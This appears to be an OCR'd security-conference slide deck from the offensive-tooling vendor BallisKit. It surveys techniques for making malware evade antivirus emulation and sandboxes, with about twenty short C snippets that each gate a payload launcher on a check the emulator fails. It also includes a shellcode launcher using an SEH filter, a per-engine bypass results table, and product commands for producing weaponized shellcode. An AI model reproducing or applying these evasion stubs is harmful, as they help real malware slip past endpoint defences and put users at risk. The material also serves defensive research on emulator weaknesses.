BallisKit

Bypass Antivirus Dynamic Analysis

10 Years Later

Who am I?

- @EmericNasi 
- Creates offensive tooling
- Researcher and founder at BallisKit
- www.balliskit.com
- https://www.linkedin.com/in/emeric-nasi-84950528/


Once upon a time in 2014…

- Released:

- How to fool antivirus emulation/sandboxing systems

- You may find it
  - https://blog.sevagas.com/?Bypass-Antivirus-Dynamic-Analysis
  - Wikileaks Vault 7 …

What's the status in 2024?




Context - Detection Stages

- File Analysis
  - Signature
  - Heuristics
  - Dynamic analysis (Emulation, virtualisation)
- Runtime Analysis
  - Userland Hooks, Kernel drivers
  - ETW, logs, other events
  - AMSI (scripts)

Dynamic Analysis Limitations

- Scans has to be very fast
- Whole system must be emulated correctly
- The emulated/sandbox environment has some specificity which can be detected



Our Challenge

- Simple Bypass!
  - No complex methods (Unhooking, RunPE, ROP, etc.)
  - Complex methods carry their own share of IOCs
- Efficient method
  - Should be less then 10 lines of code
  - Breaks most or all emulators
- C Binaries
  - Heavily scrutinized and emulated
  - Some methods where also tested on other (JS, VBS, HTA)..


My Setup 1/2

- Multiple VM with various AV/EP from all over the world
- Some online scanners inspiration

	A	B	C	D	E	F	G	H	I	
11	get_current_process	Flag	Flag	Flag	Bypass	Bypass	Bypass	Flag	Bypass	Bypa
12	mutex_check	Flag	Flag	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
13	event_check	Flag	Flag	Flag	Bypass	Bypass	Bypass	Bypass	Flag	Bypa
14	what_is_mailslot	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
15	what_is_memory_resource	Bypass	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
16	check_ntdll_bytes	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
17	com_object	Bypass	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
18	callback	Bypass	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
19	open_system_proces	Flag	Flag	Flag	Bypass	Bypass	Bypass	Flag	Bypass	Bypa
20	what_is_my_name	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
21	get_info_from_father	Bypass	Flag	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
22	non_existing_url	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
23	my_brain_size	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
24	read_write_file	Flag	Flag	Flag	Bypass	Bypass	Bypass	Flag	Bypass	Bypa
25	file_path_length	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Flag	Bypass	Bypa
26	end_with_exe	Bypass	Flag	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Bypa
27	check_office_file	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Flag	Bypass	Bypa
28	check_office_reg	Bypass	Bypass	Bypass	Bypass	Bypass	Bypass	Flag	Bypass	Bypa

My Setup 2/2

- Target dynamic analysis



BallisKit Tip ->Weaponized raw Shellcode

The setup described in the previous slide is typically the one generated by ShellcodePack with the next options:

```
shellcode_pack.exe –i shellcode.bin --encode --slow –G output.bin
```

--*encode* option encrypt the shellcode with a custom algorithm

--*slow* is an emulation bypass stub

Note that both options are implemented in assembly code so they can be used to generate a weaponized raw shellcode (which could be launched by any shellcode launcher such as MacroPack Pro).

The 4 kind of Emulator Breakers

- Exhaust Resources
- Break Runtime Implementation
- Break System Implementation
- Break Environment Implementation

Exhaust Resources

The art of making Antivirus abandon its scan

- Scanners have only limited time and resource they can spend to scan a given file!
- Most common method used to bypass emulation
  - Long decryption,
  - Key bruteforcing
  - But it can be much easier…

Exhaust Resources

Old method from 2014, one million increment…

```
#define MAX_OP 100000000
int main()
{
        int cpt = 0;
        int i = 0;
        for(i =0; i < MAX_OP; i ++)
        {
                cpt++;
        }
        if(cpt == MAX_OP)
        {
                decryptAndLaunchPayload();
        }
        return 0;
}
```


Flagged!

Exhaust Resources

New method, one Billion increment!

```
#define MAX_OP 1000000000
int main(int argc, char **argv)
{
        int cpt = 111;
        int i = 0;
        for(i =0; i < MAX_OP; i ++)
        {
                cpt++;
        }
        if((cpt-111) == MAX_OP)
        {
                decryptAndLaunchPayload();
        }
        return 0;
}
```

0 detection…



Exhaust Resources

Another one… Big Malloc!

```
#define TOO_MUCH_MEM 2000000000
int main()
{
        char * memdmp = NULL;
        memdmp = (char *) malloc(TOO_MUCH_MEM);
        if(memdmp!=NULL)
        {
                memset(memdmp,00,TOO_MUCH_MEM);
                free(memdmp);
                decryptAndLaunchPayload();
        }

        return 0;
}
```

Bypass All!

Exhaust Resources

Sum Up

- Works well and also with other languages (ex VBS)
- CPU & Time consuming
- Detection depends on the CPU power
- Lets try to find more universal methods!

BallisKit Tip -> Dynamic Bypass Methods

BallisKit ShellcodePack implements most methods described in the current slides and more

To view the list of available dynamic bypass method use:

```
shellcode_pack.exe --list-dynamic-bypass-methods
```

```
Available dynamic analysis bypass methods (for C and binary payloads only):


 ID  Method                 Description                                                Supported formats
---  ---------------------  ---------------------------------------------------------  --------------------------------
  1  billion_increment      Perform billion increments to exhaust emulation            .exe .scr .pif .dll .cpl .xll .c
  2  big_malloc             Big malloc and memset to exhaust emulation                 .exe .scr .pif .dll .cpl .xll .c
  3  heap_pointers          Check the heap is correctly implemented                    .exe .scr .pif .dll .cpl .xll .c
  4  divide_by_zero         Catch divide by zero exception with SEH                    .c
  5  i_am_my_father         Check the process is its own parent                        .c .exe .scr .pif
  6  what_is_mailslot       Check Mailslot can be created                              .exe .scr .pif .dll .cpl .xll .c
  7  what_is_memory_resource Check if CreateMemoryResourceNotification is implemented  .exe .scr .pif .dll .cpl .xll .c
  8  invalid_progid         Attempt to get CLSID from invalid ProgID                   .exe .scr .pif .dll .cpl .xll .c
  9  check_ntdll_bytes      Check ntdll implementation                                 .exe .scr .pif .dll .cpl .xll .c
 10  non_existing_url       Check connecting to an invalid URL fails.                  .exe .scr .pif .dll .cpl .xll .c
 11  file_path_length       Check file is on a realistic path (over 22char)            .c .exe .scr .pif
 12  check_office_files     Check if office is installed                               .exe .scr .pif .dll .cpl .xll .c
 13  check_office_reg       Check if Office is installed                               .exe .scr .pif .dll .cpl .xll .c
 14  peb_parse_ldr          Check if PED LDR is emulated correctly                     .exe .scr .pif .dll .cpl .xll .c
 15  check_env_var          Check if environment variable is set                       .exe .scr .pif .dll .cpl .xll .c
```

Break Runtime Implementation

When Undefined Behavior is your friend ☺

- Play with stack, heap, rand, DLL forwarding…
- Less common method used to bypass emulation

Break Runtime Implementation

Lets start easy

```
int main(int argc, char **argv)
{
        srand(38);
        int rand1 = rand();
        if((rand1 == 162)&&(rand()==22942)&&(rand()==11948))
        {
                decryptAndLaunchPayload();
        }
        return 0;
}
```

Bypass simple emulators

Break Runtime Implementation

Heap Emulation Test

```
0010  Chunk1    >      |          Size of previous chunk          |
                      |          Size of chunk, in bytes         |
0020  Content    >     |          Empty                           |
                      |          decryptAndLaunchPayload         |
0030 Chunk2      >     |          Size of previous chunk          |
                      |          Size of chunk, in bytes         |
0040  Content2   >     |          Empty                           |
                      ……..
```

Break Runtime Implementation

Heap Emulation Test

```
#ifdef __x86_64
        long long * content =  (long long *) malloc(16);
        *(content+1) = (long long) decryptAndLaunchPayload;
        long long * content2 =  (long long *) malloc(32);
#else
        long * content =  (long *) malloc(8);
        *(content+1) = (long) decryptAndLaunchPayload;
        long * content2 =  (long *) malloc(16);
#endif
        void (*func)();
        func = (void (*)()) *(content2-3);
        (void)(*func)();
```

Bypass Most

Break Runtime Implementation

What about runtime exceptions?

Break Runtime Implementation

Divide by Zero!

```
int someVar = 1;
__try
{
      int test = 20 / (someVar-1);
}
 __except(EXCEPTION_EXECUTE_HANDLER)
{
      decryptAndLaunchPayload();
}
```

Bypass All!

Break Runtime Implementation

Other way to use SEH

```
DWORD filterFct()
{
        decryptAndLaunchPayload();
        return EXCEPTION_EXECUTE_HANDLER;
}

int main(int argc, char **argv)
{
        int someVar = 1;
        __try{int * test = 20 / (someVar-1); }
        __except(filterFct()){}
        return 0;
}
```

Bypass All!

Break Runtime Implementation

Practical usecase: Launch a Shellcode

```
unsigned char sc_buffer[] = ….

int main(int argc, char **argv)
{
        DWORD oldProtect;
        VirtualProtect(sc_buffer, sizeof(sc_buffer), PAGE_EXECUTE_READWRITE, &oldProtect);
        __try
        {
                oldProtect = 1/(oldProtect-oldProtect);
        }
        __except((int)(*(int (*)())sc_buffer)()) {}
        return 0;
}
```

Break Runtime Implementation

Sum Up

- The best emulated part in my opinion
- A few powerful bypass methods
  - Runtime exceptions
  - DLL forwarding
  - Heap emulation

Break System Implementation

When you should read Windows System Programming

- Find badly implemented system libraries, objects
- Potential surface is huge!
  - Whole Win32

Break System Implementation

Parent-Child relation


- Check if process is it’s own father
- Check params
- Count handles
- Interprocess communication
- Pass payload address in named Pipe
- Etc.

Bypass All or almost All

Break System Implementation

System Objects

- Files
- Mutexes
- Events
- Pipes
- Timer
- Tokens
- etc



Break System Implementation

What is a Mailslot?

```
HANDLE hSlot;
LPCTSTR lpszSlotName = TEXT("\\\\.\\mailslot\\sample_mailslot");
hSlot = CreateMailslot(lpszSlotName, 0, MAILSLOT_WAIT_FOREVER,  (LPSECURITY_ATTRIBUTES) NULL);
…
const char* message = "MCTTP-BallisKit";
BOOL result = WriteFile(hSlotWrite, message, strlen(message), &bytesWritten, NULL);
…
result = ReadFile(hSlot, buffer, sizeof(buffer) - 1, &bytesRead, NULL);
…
if (memcmp(buffer, message, sizeof(message)) == 0) decryptAndLaunchPayload();
return 0;
```

Bypass Most

Break System Implementation

What is Memory Resource Notification?

```
HANDLE memTes = CreateMemoryResourceNotification(0);
if ((int)memTes >= 40)
{
        decryptAndLaunchPayload();
}
return 0;
```

Bypass All!


Break System Implementation

And now for something completely different..

- So we had a look at some Win32 objects
- Can we find another system component so complex emulator would just ignore it?

Break System Implementation

Yes we can!



Break System Implementation

COM Implementation

```
CoInitialize(NULL);
CLSID clsid;
HRESULT hr = CLSIDFromProgID(L“MCTTP24", &clsid);
if(FAILED(hr)) {
    decryptAndLaunchPayload();
    return -1;
}
```

Break System Implementation

COM Implementation

```
CoInitialize(NULL);
CLSID clsid;
HRESULT hr = CLSIDFromProgID(L“MCTTP24", &clsid);
if(FAILED(hr)) {      // Most AV  return true for any CLSID…
    decryptAndLaunchPayload();
    return -1;
}
```

Bypass all except 1

Well that was quick!

Break System Implementation

COM Implementation (sidenote)

- COM is also great to:
  - Break VBS/JS emulators
  - Bypass AMSI and other Runtime analysis

Break System Implementation

Callbacks – One Liner Emulation Breaker

```
int main(int argc, char **argv)
{
        EnumUILanguagesW(decryptAndLaunchPayload, 0, NULL);
        return 0;
}
```

“Enumerates the user interface languages that are available on the operating system and calls the callback function with every language in the list.” – MS Documentation

Break System Implementation

Lets have a look at more “hardcore” stuff!

Break System Implementation

Is NTDLL real?


```
HMODULE hModule = LoadLibrary("ntdll.dll");
#ifdef __x86_64
    long long * addr = (long long *)GetProcAddress(hModule, "NtAccessCheckByType");
    if (((long long)addr > 0x1000))
    {
       if (0x000000ffffffffff&((long long)*addr) == 0x63b8d18b4c)
            // mov r10,rcx, mov eax,63 (63 is syscall nb for NtAccessCheckByType)
            decryptAndLaunchPayload();
    }
#else
    long * addr = (long *)GetProcAddress(hModule, "NtAccessCheckByType ");
    if (((long)addr > 0x1000))
    {
       if ((int)*addr == 0x63b8) // mov eax, 63
            decryptAndLaunchPayload();
    }
#endif
```

Bypass all except 1

Break System Implementation

PEB implementation (1/3)

InMemoryOrderModuleList contains software.exe -> ntdll.dll -> kernel32.dll -> etc.



PEB Loaded module structure illustration by Atsika (https://blog.atsika.ninja/posts/custom_getmodulehandle_getprocaddress/)

Break System Implementation

PEB implementation (2/3)

```
#ifdef ARCH_X86
PEB * myPeb = (PEB *) __readfsdword(0x30);
#else
PEB * myPeb = (PEB *)__readgsqword(0x60);
#endif
PEB_LDR_DATA * Ldr = myPeb->Ldr;
LIST_ENTRY * pStartListEntry = (&Ldr->InMemoryOrderModuleList)->Flink->Flink;
LDR_DATA_TABLE_ENTRY * ntdllEntry = (LDR_DATA_TABLE_ENTRY *) ((BYTE *) pStartListEntry - sizeof(LIST_ENTRY));
wchar_t * wideNtdll = L"C:\\Windows\\SYSTEM32\\ntdll.dll";
if (wcscmp(wideNtdll, ntdllEntry->FullDllName.Buffer) == 0)
      decryptAndLaunchPayload();
```

Bypass All!

Break System Implementation

PEB implementation (3/3)

Why This PEB Bypass Works? More on this later…

Break System Implementation

Sum Up

- Basic Emulators are lost
- Open windows documentation to find your own bypass
- One AV engine is really good as System Implementation
- However full bypass still exists

Break Environment Implementation

Endless Possibilities

- It seems it’s always an artificial environment
- Files, processes, registry, network, etc.
- Similar to sandbox evasion
- Two methods
  - Find emulator specific artifacts
  - Look for non implemented artifacts

Break Environment Implementation

A classic one: Reach non existing URL

```
char cononstart[] = "http://www.notdetectedmaliciouscode.com//";  //Invalid URL
char readbuf[1024];
HINTERNET httpopen, openurl;
DWORD read;
httpopen=InternetOpen(NULL,INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,0);
openurl=InternetOpenUrl(httpopen,cononstart,NULL, …);
if (!openurl)  // Access failed, we are not in AV
{
        decryptAndLaunchPayload();
}
```

Bypass All!

Break Environment Implementation

Common applications are not emulated

There are so many evasion possibilities when you consider applications.

Break Environment Implementation

Is Office Installed?

```
int main(int argc, char **argv)
{
    if (INVALID_FILE_ATTRIBUTES != GetFileAttributes("C:\\PROGRA~1\\mcttp"))
        return 0;

    if((INVALID_FILE_ATTRIBUTES != GetFileAttributes("C:\\PROGRA~1\\Microsoft Office"))
        || (INVALID_FILE_ATTRIBUTES != GetFileAttributes("C:\\PROGRA~2\\Microsoft Office")) )
        decryptAndLaunchPayload();

    return 0;
}
```

Bypass All!

Break Environment Implementation

Breaking AV since 2014: “What is my name?”

```
int main(int argc, char **argv)
{
        if (strstr(argv[0], "what_is_my_name") >0)
        {
                decryptAndLaunchPayload();
        }
        return 0;
}
```

Bypass All in 2024!

Break Environment Implementation

But wait…

- So what is the value of argv[0]?
- And what about other environment information?
- Is everything hardcoded?

Blackbox Reverse Engineering

Bruteforce The Emulated Environment!

- How to know more about emulated environment?
- Reverse Engineering AV is difficult
- Use detections to bruteforce the emulated environment!

Blackbox Reverse Engineering

Bruteforce The Emulated Environment!


- How to know more about emulated environment?
- Reverse Engineering AV is difficult
- Use detections to bruteforce the emulated environment!
  - Extract the secret from the AV itself


```
char * brute =  "C:";
if(strncmp(argv[0], brute, strlen(brute)) == 0)
{
        decryptAndLaunchPayload();
}
```

